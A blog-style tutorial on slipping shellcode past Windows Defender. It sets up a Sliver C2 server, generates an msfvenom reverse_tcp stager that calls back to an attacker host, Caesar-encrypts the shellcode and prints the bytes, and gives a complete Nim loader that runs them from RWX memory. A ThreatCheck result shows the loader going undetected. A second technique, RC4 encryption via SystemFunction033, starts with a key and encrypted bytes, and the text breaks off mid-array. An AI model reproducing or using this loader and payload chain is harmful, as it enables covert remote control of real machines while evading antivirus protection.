The Art of Windows Defender Bypass and Shellcode Obfuscation

Hey Champ good to see you here, in this blog I will showcase some ways to bypass Windows Defender All the techniques tested on Windows 11 Pro Defender and bypassed
Note: These techniques do not bypass EDR and some other antivirus apps.
Things To Know Before We Start
What is Windows defender?
Windows defender is a built-in antivirus and antimalware solution provided by Microsoft for Windows operating systems. It helps protect your computer against various threats such as viruses, spyware, ransomware, and other malicious software.
Key Features of Windows Defender
Anomaly Detection: Windows Defender continuously monitors for suspicious behavior on a machine. This allows it to block new or previously unknown malware that has no signature in its database. It detects deviations from normal activity and flags them as potentially malicious.
Cloud-Delivered Protection: When a new or unknown file is encountered, its metadata is sent to Microsoft’s cloud for rapid analysis. In a process known as “Block at First Sight,” the cloud can quickly analyze the file using sandboxing, heuristics, and machine learning to determine if it is malicious. This process can reduce the response time for new threats from hours to seconds, providing near-instant protection.
Behavioral Blocking: This feature is a direct countermeasure to fileless malware. It monitors for suspicious behaviors and can stop a threat at the very beginning of its execution, preventing it from performing malicious actions, such as code injection or modifying the registry.
How Windows defender Work?
Static Analysis: Static analysis means examining a program without running it. The antivirus scans the file and looks for:
- known malicious strings
- suspicious code patterns
- dangerous imports
- shellcode signatures
- encoded commands
It works by comparing parts of the file against known malware indicators.
A common tool used for this is ThreatCheck by rasta-mous.
ThreatCheck helps identify which specific strings or parts inside an executable are triggering Windows Defender detection.
This is useful for:
- malware analysis
- red team research
- understanding AV signatures
- testing how Defender detects files The tool works by repeatedly scanning parts of the executable until it finds the exact bytes or strings that Defender flags.
Heuristic and Behavioral Detection
Heuristic detection: tries to understand what a program is designed to do, even if the file has never been seen before. Instead of only looking for known signatures, the antivirus analyzes:
- file changes
- memory activity
- registry modifications
- process creation
- network connections
- API calls It then checks for behavior commonly associated with malware.
Behavioral detection: It focuses on watching the actions a program performs while running on the system. If the program starts doing suspicious things, the antivirus may block or quarantine it even if the file was not detected earlier. Examples of suspicious behavior include:
- injecting into another process
- modifying security settings
- downloading additional payloads
- creating persistence
- encrypting many files rapidly
- spawning PowerShell or cmd unexpectedly
Some sequences of Windows API calls are also known to be common malware patterns.
For example:
1
2
3
VirtualAllocEx
WriteProcessMemory
CreateRemoteThread
When these APIs are called in sequence, it often indicates process injection behavior, which is commonly used by malware and offensive tooling.
Because of this, antivirus products may flag or monitor programs performing these actions.
What is Shellcode?
Shellcode is a small piece of machine code designed to make a system perform a specific action after exploitation. Originally, shellcode was used to spawn a shell (like cmd.exe or /bin/sh), which is why it is called shellcode.
shellcode can do many things, such as:
- open a reverse shell
- download malware
- inject into another process
- execute commands
- load a payload into memory
What is Thread
Think of a process as a factory and threads as the workers inside that factory. The factory (process) provides the building, tools and resources, but the actual work is done by the workers (threads). Every factory must have at least one worker to do anything useful, but most factories hire multiple workers to get things done faster at the same time. A thread contains two important things. First is the CPU state which includes all the registers these are like the worker’s current memory of what they are doing right now. Second is the call stack which is the list of tasks the worker needs to complete in order.
Why Multiple Threads?
When you open a browser, one thread loads the webpage, another thread plays a video, another handles your mouse clicks all happening at the same time. This is called parallel execution. Without multiple threads everything would happen one after another and feel very slow.
CreateThread vs CreateRemoteThread:
“CreateThread”: creates a new worker inside your own factory. When your loader calls CreateThread it creates a new thread inside itself to run the shellcode.
“CreateRemoteThread”: is more powerful and more dangerous. It creates a new worker inside someone else’s factory meaning inside a completely different process. This is used in process injection where you inject shellcode into legitimate processes like explorer.exe or svchost.exe to hide your malicious activity.
How They Connect Under the Hood: Both CreateThread and CreateRemoteThread are actually just simplified wrappers. Internally they both call CreateRemoteThreadEx which handles the actual work. CreateRemoteThreadEx then calls the Windows kernel function NtCreateRemoteThreadEx which is the lowest level function that actually creates the thread in the operating system. This is important for red teamers because some EDRs hook CreateThread and CreateRemoteThread but miss NtCreateRemoteThreadEx — so calling it directly can bypass detection.
What is Virtual Memory?
Every process gets its own private memory space that no other process can see or touch. Think of it like each program has its own private notebook that only it can read and write in.
The Windows Memory Manager is the middleman that connects this virtual memory to the actual physical RAM in your computer. If RAM gets full, Windows moves some data to your hard disk temporarily — this is called paging.
Three Main Memory Functions:
VirtualAlloc — Reserve Memory This is how a program asks Windows for a chunk of memory to use. Like raising your hand and saying “I need some space to store data”. Windows gives you a block of memory at a specific address.
VirtualFree — Release Memory When you’re done with the memory, you give it back to Windows. Like cleaning up your workspace when you’re finished. If you don’t free memory, it causes memory leaks.
VirtualProtect — Change Permissions Every memory block has permissions that control what can be done with it. VirtualProtect lets you change those permissions. For example changing from Read+Write to Read+Execute after you’ve written your shellcode.
Memory Permissions:
- Read — the program can read the data stored there
- Write — the program can write or modify data there
- Execute — the CPU is allowed to run the code stored there
Setting Up Staged C2 Infrastructure
I’m using Sliver C2 you can use anything you want.
1
2
3
4
5
6
7
8
9
10
11
12
# Start Sliver
sliver

# Create Sliver Profile (replace with your Kali IP)
profiles new --mtls Kali-IP --format shellcode win-shellcode

# Start Stage Listener
# --prepend-size required for msfvenom stager
stage-listener --url tcp://Kali-IP:1234 --profile win-shellcode --prepend-size

# Start C2 Listener
mtls --lhost 0.0.0.0 --lport 8888
Generate Stager Shellcode using msfvenom:
1
2
3

# The port should match stage-listener
msfvenom --payload windows/x64/custom/reverse_tcp LHOST=YOUR_KALI_IP LPORT=1234 --format raw --out alpha.bin
Technique 1 — Caesar Cipher Encryption
Caesar Cipher is just addition and subtraction. To encrypt add 13 to every byte. To decrypt subtract 13 from every byte. Simple but effective for basic AV evasion because the shellcode looks like random garbage until it is decrypted at runtime in memory.
We can use this tool to help us encrypt bytes:
Chromatophore/Caesar at main · RedSiege/Chromatophore
1
2
3
4
5
6
7
8
9
10
11
12
13
python3 caesar.py -i alpha.bin

# The tool will generate caesar.c
# Change the name of file
mv caesar.c alpha.c

# Open the file
gedit alpha.c

# You will find encrypted bytes
# Copy them because we will use them in the loader
0x09, 0x55, 0x90, 0xf1, 0xfd, 0xf5, 0xd9, 0x0d, 0x0d, 0x0d, 0x4e, 0x5e, 0x4e, 0x5d, 0x5f, 0x5e, 0x63, 0x55, 0x3e, 0xdf, 0x72, 0x55, 0x98, 0x5f, 0x6d, 0x55, 0x98, 0x5f, 0x25, 0x55, 0x98, 0x5f, 0x2d, 0x55, 0x98, 0x7f, 0x5d, 0x55, 0x1c, 0xc4, 0x57, 0x57, 0x5a, 0x3e, 0xd6, 0x55, 0x3e, 0xcd, 0xb9, 0x49, 0x6e, 0x89, 0x0f, 0x39, 0x2d, 0x4e, 0xce, 0xd6, 0x1a, 0x4e, 0x0e, 0xce, 0xef, 0xfa, 0x5f, 0x55, 0x98, 0x5f, 0x2d, 0x4e, 0x5e, 0x98, 0x4f, 0x49, 0x55, 0x0e, 0xdd, 0x73, 0x8e, 0x85, 0x25, 0x18, 0x0f, 0x1c, 0x92, 0x7f, 0x0d, 0x0d, 0x0d, 0x98, 0x8d, 0x95, 0x0d, 0x0d, 0x0d, 0x55, 0x92, 0xcd, 0x81, 0x74, 0x55, 0x0e, 0xdd, 0x51, 0x98, 0x4d, 0x2d, 0x98, 0x55, 0x25, 0x5d, 0x56, 0x0e, 0xdd, 0xf0, 0x63, 0x55, 0x0c, 0xd6, 0x5a, 0x3e, 0xd6, 0x4e, 0x98, 0x41, 0x95, 0x55, 0x0e, 0xe3, 0x55, 0x3e, 0xcd, 0xb9, 0x4e, 0xce, 0xd6, 0x1a, 0x4e, 0x0e, 0xce, 0x45, 0xed, 0x82, 0xfe, 0x59, 0x10, 0x59, 0x31, 0x15, 0x52, 0x46, 0xde, 0x82, 0xe5, 0x65, 0x51, 0x98, 0x4d, 0x31, 0x56, 0x0e, 0xdd, 0x73, 0x4e, 0x98, 0x19, 0x55, 0x51, 0x98, 0x4d, 0x29, 0x56, 0x0e, 0xdd, 0x4e, 0x98, 0x11, 0x95, 0x55, 0x0e, 0xdd, 0x4e, 0x65, 0x4e, 0x65, 0x6b, 0x66, 0x67, 0x4e, 0x65, 0x4e, 0x66, 0x4e, 0x67, 0x55, 0x90, 0xf9, 0x2d, 0x4e, 0x5f, 0x0c, 0xed, 0x65, 0x4e, 0x66, 0x67, 0x55, 0x98, 0x1f, 0xf6, 0x58, 0x0c, 0x0c, 0x0c, 0x6a, 0x56, 0xcb, 0x84, 0x80, 0x3f, 0x6c, 0x40, 0x3f, 0x0d, 0x0d, 0x4e, 0x63, 0x56, 0x96, 0xf3, 0x55, 0x8e, 0xf9, 0xad, 0x0e, 0x0d, 0x0d, 0x56, 0x96, 0xf2, 0x56, 0xc9, 0x0f, 0x0d, 0x11, 0xdf, 0xcd, 0xb5, 0xca, 0x96, 0x4e, 0x61, 0x56, 0x96, 0xf1, 0x59, 0x96, 0xfe, 0x4e, 0xc7, 0x59, 0x84, 0x33, 0x14, 0x0c, 0xe2, 0x59, 0x96, 0xf7, 0x75, 0x0e, 0x0e, 0x0d, 0x0d, 0x66, 0x4e, 0xc7, 0x36, 0x8d, 0x78, 0x0d, 0x0c, 0xe2, 0x77, 0x17, 0x4e, 0x6b, 0x5d, 0x5d, 0x5a, 0x3e, 0xd6, 0x5a, 0x3e, 0xcd, 0x55, 0x0c, 0xcd, 0x55, 0x96, 0xcf, 0x55, 0x0c, 0xcd, 0x55, 0x96, 0xce, 0x4e, 0xc7, 0xf7, 0x1c, 0xec, 0xed, 0x0c, 0xe2, 0x55, 0x96, 0xd4, 0x77, 0x1d, 0x4e, 0x65, 0x59, 0x96, 0xef, 0x55, 0x96, 0x06, 0x4e, 0xc7, 0xa6, 0xb2, 0x81, 0x6e, 0x0c, 0xe2, 0x92, 0xcd, 0x81, 0x17, 0x56, 0x0c, 0xdb, 0x82, 0xf2, 0xf5, 0xa0, 0x0d, 0x0d, 0x0d, 0x55, 0x90, 0xf9, 0x1d, 0x55, 0x96, 0xef, 0x5a, 0x3e, 0xd6, 0x77, 0x11, 0x4e, 0x65, 0x55, 0x96, 0x06, 0x4e, 0xc7, 0x0f, 0xe6, 0xd5, 0x6c, 0x0c, 0xe2, 0x90, 0x05, 0x0d, 0x8b, 0x62, 0x55, 0x90, 0xd1, 0x2d, 0x6b, 0x96, 0x03, 0x77, 0x4d, 0x4e, 0x66, 0x75, 0x0d, 0x1d, 0x0d, 0x0d, 0x4e, 0x65, 0x55, 0x96, 0xff, 0x55, 0x3e, 0xd6, 0x4e, 0xc7, 0x65, 0xb1, 0x60, 0xf2, 0x0c, 0xe2, 0x55, 0x96, 0xd0, 0x56, 0x96, 0xd4, 0x5a, 0x3e, 0xd6, 0x56, 0x96, 0xfd, 0x55, 0x96, 0xe7, 0x55, 0x96, 0x06, 0x4e, 0xc7, 0x0f, 0xe6, 0xd5, 0x6c, 0x0c, 0xe2, 0x90, 0x05, 0x0d, 0x8a, 0x35, 0x65, 0x4e, 0x64, 0x66, 0x75, 0x0d, 0x4d, 0x0d, 0x0d, 0x4e, 0x65, 0x77, 0x0d, 0x67, 0x4e, 0xc7, 0x18, 0x3c, 0x1c, 0x3d, 0x0c, 0xe2, 0x64, 0x66, 0x4e, 0xc7, 0x82, 0x7b, 0x5a, 0x6e, 0x0c, 0xe2, 0x56, 0x0c, 0xdb, 0xf6, 0x49, 0x0c, 0x0c, 0x0c, 0x55, 0x0e, 0xd0, 0x55, 0x36, 0xd3, 0x55, 0x92, 0x03, 0x82, 0xc1, 0x4e, 0x0c, 0xf4, 0x65, 0x77, 0x0d, 0x66, 0x56, 0xd4, 0xcf, 0xfd, 0xc2, 0xaf, 0x63, 0x0c, 0xe2
Loader Code
I’m using Nim because Nim → AV has far fewer samples = less signatures to match against.
You can use C if you want.
The Nim code in Visual Studio Code — alpha.nim
NOTE: If you are using Nim you have to install it so you can compile the code.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
import winim/lean

proc main() =
  var caesar = [byte 0x09, 0x55, 0x90, 0xf1, 0xfd, 0xf5, 0xd9, 0x0d, 0x0d, 0x0d, 0x4e, 0x5e, 0x4e, 0x5d, 0x5f, 0x5e, 0x63, 0x55, 0x3e, 0xdf, 0x72, 0x55, 0x98, 0x5f, 0x6d, 0x55, 0x98, 0x5f, 0x25, 0x55, 0x98, 0x5f, 0x2d, 0x55, 0x98, 0x7f, 0x5d, 0x55, 0x1c, 0xc4, 0x57, 0x57, 0x5a, 0x3e, 0xd6, 0x55, 0x3e, 0xcd, 0xb9, 0x49, 0x6e, 0x89, 0x0f, 0x39, 0x2d, 0x4e, 0xce, 0xd6, 0x1a, 0x4e, 0x0e, 0xce, 0xef, 0xfa, 0x5f, 0x55, 0x98, 0x5f, 0x2d, 0x4e, 0x5e, 0x98, 0x4f, 0x49, 0x55, 0x0e, 0xdd, 0x73, 0x8e, 0x85, 0x25, 0x18, 0x0f, 0x1c, 0x92, 0x7f, 0x0d, 0x0d, 0x0d, 0x98, 0x8d, 0x95, 0x0d, 0x0d, 0x0d, 0x55, 0x92, 0xcd, 0x81, 0x74, 0x55, 0x0e, 0xdd, 0x51, 0x98, 0x4d, 0x2d, 0x98, 0x55, 0x25, 0x5d, 0x56, 0x0e, 0xdd, 0xf0, 0x63, 0x55, 0x0c, 0xd6, 0x5a, 0x3e, 0xd6, 0x4e, 0x98, 0x41, 0x95, 0x55, 0x0e, 0xe3, 0x55, 0x3e, 0xcd, 0xb9, 0x4e, 0xce, 0xd6, 0x1a, 0x4e, 0x0e, 0xce, 0x45, 0xed, 0x82, 0xfe, 0x59, 0x10, 0x59, 0x31, 0x15, 0x52, 0x46, 0xde, 0x82, 0xe5, 0x65, 0x51, 0x98, 0x4d, 0x31, 0x56, 0x0e, 0xdd, 0x73, 0x4e, 0x98, 0x19, 0x55, 0x51, 0x98, 0x4d, 0x29, 0x56, 0x0e, 0xdd, 0x4e, 0x98, 0x11, 0x95, 0x55, 0x0e, 0xdd, 0x4e, 0x65, 0x4e, 0x65, 0x6b, 0x66, 0x67, 0x4e, 0x65, 0x4e, 0x66, 0x4e, 0x67, 0x55, 0x90, 0xf9, 0x2d, 0x4e, 0x5f, 0x0c, 0xed, 0x65, 0x4e, 0x66, 0x67, 0x55, 0x98, 0x1f, 0xf6, 0x58, 0x0c, 0x0c, 0x0c, 0x6a, 0x56, 0xcb, 0x84, 0x80, 0x3f, 0x6c, 0x40, 0x3f, 0x0d, 0x0d, 0x4e, 0x63, 0x56, 0x96, 0xf3, 0x55, 0x8e, 0xf9, 0xad, 0x0e, 0x0d, 0x0d, 0x56, 0x96, 0xf2, 0x56, 0xc9, 0x0f, 0x0d, 0x11, 0xdf, 0xcd, 0xb5, 0xca, 0x96, 0x4e, 0x61, 0x56, 0x96, 0xf1, 0x59, 0x96, 0xfe, 0x4e, 0xc7, 0x59, 0x84, 0x33, 0x14, 0x0c, 0xe2, 0x59, 0x96, 0xf7, 0x75, 0x0e, 0x0e, 0x0d, 0x0d, 0x66, 0x4e, 0xc7, 0x36, 0x8d, 0x78, 0x0d, 0x0c, 0xe2, 0x77, 0x17, 0x4e, 0x6b, 0x5d, 0x5d, 0x5a, 0x3e, 0xd6, 0x5a, 0x3e, 0xcd, 0x55, 0x0c, 0xcd, 0x55, 0x96, 0xcf, 0x55, 0x0c, 0xcd, 0x55, 0x96, 0xce, 0x4e, 0xc7, 0xf7, 0x1c, 0xec, 0xed, 0x0c, 0xe2, 0x55, 0x96, 0xd4, 0x77, 0x1d, 0x4e, 0x65, 0x59, 0x96, 0xef, 0x55, 0x96, 0x06, 0x4e, 0xc7, 0xa6, 0xb2, 0x81, 0x6e, 0x0c, 0xe2, 0x92, 0xcd, 0x81, 0x17, 0x56, 0x0c, 0xdb, 0x82, 0xf2, 0xf5, 0xa0, 0x0d, 0x0d, 0x0d, 0x55, 0x90, 0xf9, 0x1d, 0x55, 0x96, 0xef, 0x5a, 0x3e, 0xd6, 0x77, 0x11, 0x4e, 0x65, 0x55, 0x96, 0x06, 0x4e, 0xc7, 0x0f, 0xe6, 0xd5, 0x6c, 0x0c, 0xe2, 0x90, 0x05, 0x0d, 0x8b, 0x62, 0x55, 0x90, 0xd1, 0x2d, 0x6b, 0x96, 0x03, 0x77, 0x4d, 0x4e, 0x66, 0x75, 0x0d, 0x1d, 0x0d, 0x0d, 0x4e, 0x65, 0x55, 0x96, 0xff, 0x55, 0x3e, 0xd6, 0x4e, 0xc7, 0x65, 0xb1, 0x60, 0xf2, 0x0c, 0xe2, 0x55, 0x96, 0xd0, 0x56, 0x96, 0xd4, 0x5a, 0x3e, 0xd6, 0x56, 0x96, 0xfd, 0x55, 0x96, 0xe7, 0x55, 0x96, 0x06, 0x4e, 0xc7, 0x0f, 0xe6, 0xd5, 0x6c, 0x0c, 0xe2, 0x90, 0x05, 0x0d, 0x8a, 0x35, 0x65, 0x4e, 0x64, 0x66, 0x75, 0x0d, 0x4d, 0x0d, 0x0d, 0x4e, 0x65, 0x77, 0x0d, 0x67, 0x4e, 0xc7, 0x18, 0x3c, 0x1c, 0x3d, 0x0c, 0xe2, 0x64, 0x66, 0x4e, 0xc7, 0x82, 0x7b, 0x5a, 0x6e, 0x0c, 0xe2, 0x56, 0x0c, 0xdb, 0xf6, 0x49, 0x0c, 0x0c, 0x0c, 0x55, 0x0e, 0xd0, 0x55, 0x36, 0xd3, 0x55, 0x92, 0x03, 0x82, 0xc1, 0x4e, 0x0c, 0xf4, 0x65, 0x77, 0x0d, 0x66, 0x56, 0xd4, 0xcf, 0xfd, 0xc2, 0xaf, 0x63, 0x0c, 0xe2
  # ... paste your encrypted bytes here
  ]
  var shellcode: array[510, byte]
  for i in 0 ..< caesar.len:
    if (caesar[i].int - 13) < 0:
      shellcode[i] = byte(caesar[i].int + 256 - 13)
    else:
      shellcode[i] = byte(caesar[i].int - 13)
  let mem = VirtualAlloc(NULL, cast[SIZE_T](shellcode.len), MEM_COMMIT or MEM_RESERVE, PAGE_EXECUTE_READWRITE)
  if mem == NULL:
    quit(1)
  copyMem(mem, addr shellcode[0], shellcode.len)
  let hThread = CreateThread(NULL, 0, cast[LPTHREAD_START_ROUTINE](mem), NULL, 0, NULL)
  if hThread == 0:
    quit(1)
  WaitForSingleObject(hThread, INFINITE)

main()
Code Explanation
Import:
1
import winim/lean
Imports Windows API functions like VirtualAlloc, CreateThread etc. Without this nothing works.
Main Procedure:
1
proc main() =
Creates a function called main. Everything inside must be indented 2 spaces.
Encrypted Shellcode:
1
var caesar = [byte 0x09, 0x55, 0x90, 0xf1...]
This is the shellcode encrypted with Caesar cipher (each byte had 13 added to it). Stored as an array of bytes. AV sees these scrambled bytes and doesn’t recognize them as shellcode.
Empty Shellcode Buffer:
1
var shellcode: array[510, byte]
Creates an empty 510-byte array where decrypted shellcode will be stored.
Caesar Decryption Loop:
1
2
3
4
5
for i in 0 ..< caesar.len:
  if (caesar[i].int - 13) < 0:
    shellcode[i] = byte(caesar[i].int + 256 - 13)
  else:
    shellcode[i] = byte(caesar[i].int - 13)
Goes through every byte and subtracts 13 to decrypt it back to original shellcode. The if check handles bytes where subtracting 13 would go below 0 — adds 256 to wrap around correctly.
Allocate Memory:
1
2
3
let mem = VirtualAlloc(NULL, cast[SIZE_T](shellcode.len), MEM_COMMIT or MEM_RESERVE, PAGE_EXECUTE_READWRITE)
if mem == NULL:
  quit(1)
Asks Windows for a block of memory with RWX permissions. If Windows can’t allocate — exit program. This memory is where shellcode will actually run from.
Copy Shellcode:
1
copyMem(mem, addr shellcode[0], shellcode.len)
Copies decrypted shellcode from the shellcode array into the newly allocated RWX memory. Now the code is in executable memory.
Execute Shellcode:
1
2
3
let hThread = CreateThread(NULL, 0, cast[LPTHREAD_START_ROUTINE](mem), NULL, 0, NULL)
if hThread == 0:
  quit(1)
Creates a new Windows thread that starts executing at the shellcode address. The cast tells Windows to treat the memory address as a function to call. If thread creation fails — exit.
Wait:
1
WaitForSingleObject(hThread, INFINITE)
Makes main program wait forever for the thread to finish. Without this the program would exit immediately and kill the shellcode thread before it connects back to Sliver.
Call Main:
1
main()
Starts the whole program by calling the main procedure.
Compile the Code
On Windows:
1
2
nim c -d:release --cpu:amd64 --os:windows --app:gui -o:alpha.exe alpha.nim
# After compiling you get .exe file

Verify with ThreatCheck
What the tool does: Takes a binary as input, splits it until it pinpoints the exact bytes that the target engine will flag on and prints them to the screen. This can be helpful when trying to identify the specific bad pieces of code in your tool/payload.
1
2
3
.\ThreatCheck.exe --file C:\Users\Alpha\Desktop\Hacking\Payloads\alpha.exe
[+] No threat found!
[*] Run time: 0.47s

As we can see — No threat found!
Now execute your .exe file. If you did everything correctly you will get a session on Sliver C2 without AV Windows Defender detection.
The Session:
Technique 2 — RC4 via SystemFunction033
RC4 encryption, also known as ARC4, is a stream cipher. In RC4, a user supplies plaintext data and a key. The encryption algorithm generates a keystream from the key. The plaintext is then XORed with the keystream on a byte-by-byte basis to produce the encrypted data.
Simple idea:
- Plaintext = normal readable data
- Key = secret password
RC4 uses the key to create a random-looking stream of bytes called a keystream. The plaintext is combined with the keystream using XOR.
We can use this tool to help us encrypt bytes:
Chromatophore/RC4 at main · RedSiege/Chromatophore
1
2
3
4
5
6
7
8
9
10
11
12
13
python3 rc4_encrypt.py -i alpha.bin

# The tool will generate rc4.c file
# Change the name of file
mv rc4.c alpha.c

# Open the file
gedit alpha.c

# You will find encrypted shellcode bytes and the key
# Copy them because we will use them in the loader
key = MZZ01PEEK3V26Y38
shellcode = 0xb7, 0xc, 0x3d, 0xde, 0x52, 0xf, 0x90, 0xcf, 0x66, 0x7, 0xf9, 0x67, 0xc6, 0x4d, 0xb8, 0x4d, 0x9e, 0x54, 0xe7, 0x7a, 0x80, 0x3c, 0x31, 0x1c, 0x9b, 0x65, 0x43, 0xbb, 0xd, 0x12, 0x34, 0xb9, 0xed, 0x64, 0x49, 0x81, 0xf0, 0x77, 0x74, 0x5a, 0x45, 0xe6, 0x93, 0x49, 0x5f, 0x3c, 0xc8, 0x2c, 0x6d, 0x47, 0x52, 0xed, 0xf4, 0xf5, 0xc, 0xc3, 0x65, 0xcb, 0x48, 0x3f, 0xa7, 0x99, 0x5c, 0x63, 0x26, 0xa5, 0xd6, 0x1f, 0x80, 0x76, 0xb3, 0x22, 0x6e, 0xbe, 0xd3, 0xeb, 0xf8, 0x49, 0xb3, 0xc7, 0x4d, 0x6c, 0x7, 0x98, 0xba, 0x44, 0x13, 0x6f, 0xad, 0x74, 0xf0, 0x9, 0x29, 0xca, 0x44, 0xa3, 0x69, 0xb7, 0x6c, 0x79, 0x56, 0xfb, 0x8b, 0x85, 0xc8, 0x92, 0x4c, 0x93, 0x66, 0x28, 0xc9, 0x91, 0xec, 0xd1, 0x3, 0x26, 0x9d, 0xb9, 0x22, 0xa1, 0xdd, 0x66, 0x67, 0x1a, 0x97, 0x19, 0x14, 0xb8, 0x36, 0x93, 0x6d, 0x33, 0x8b, 0xb1, 0x1b, 0xda, 0xd8, 0xd2, 0xa7, 0xe4, 0x53, 0xbc, 0xbd, 0xb8, 0xb7, 0xd, 0x87, 0x4a, 0xad, 0xbc, 0xf8, 0x5a, 0xa7, 0xfe, 0xa4, 0xb6, 0x35, 0x53, 0x4f, 0x41, 0xea, 0xb4, 0x7, 0xbe, 0x3e, 0x9c, 0xab, 0x9d, 0x3f, 0xf1, 0x94, 0xcf, 0xde, 0x88, 0x44, 0x31, 0xb1, 0xaa, 0x3b, 0xe2, 0xcd, 0x61, 0x29, 0x67, 0x91, 0x3e, 0xd3, 0xe5, 0xb4, 0x2, 0x5e, 0x86, 0x8, 0x53, 0x75, 0xe4, 0x15, 0xd, 0xd7, 0x16, 0x29, 0xb, 0x4e, 0x28, 0xba, 0xb, 0x61, 0xf1, 0x1d, 0xf4, 0xfb, 0x27, 0xe7, 0x59, 0x44, 0xfe, 0xca, 0x36, 0xf0, 0xfc, 0x78, 0xbd, 0x26, 0x35, 0x90, 0x5e, 0x84, 0x38, 0xfd, 0xb8, 0x45, 0xf1, 0xbb, 0xf8, 0x52, 0xc6, 0x5, 0x24, 0x89, 0xd6, 0x25, 0xc5, 0xa8, 0xca, 0xcd, 0x9d, 0xeb, 0x49, 0xb7, 0x7a, 0x7d, 0x6, 0x37, 0xb6, 0xd3, 0x79, 0x44, 0x79, 0x95, 0xa2, 0x81, 0xb, 0x3e, 0xae, 0xd7, 0xfe, 0xef, 0xbe, 0x67, 0x32, 0xec, 0x3b, 0x88, 0x26, 0xeb, 0x4a, 0xe7, 0x2f, 0x3e, 0x42, 0xd7, 0x24, 0x60, 0xf3, 0x9f, 0xf6, 0x7e, 0xdf, 0xd4, 0x23, 0xdf, 0x1d, 0xc7, 0x14, 0x39, 0xc2, 0x28, 0x9, 0xa5, 0x1c, 0xf2, 0xd5, 0x70, 0xac, 0x7a, 0xc4, 0xae, 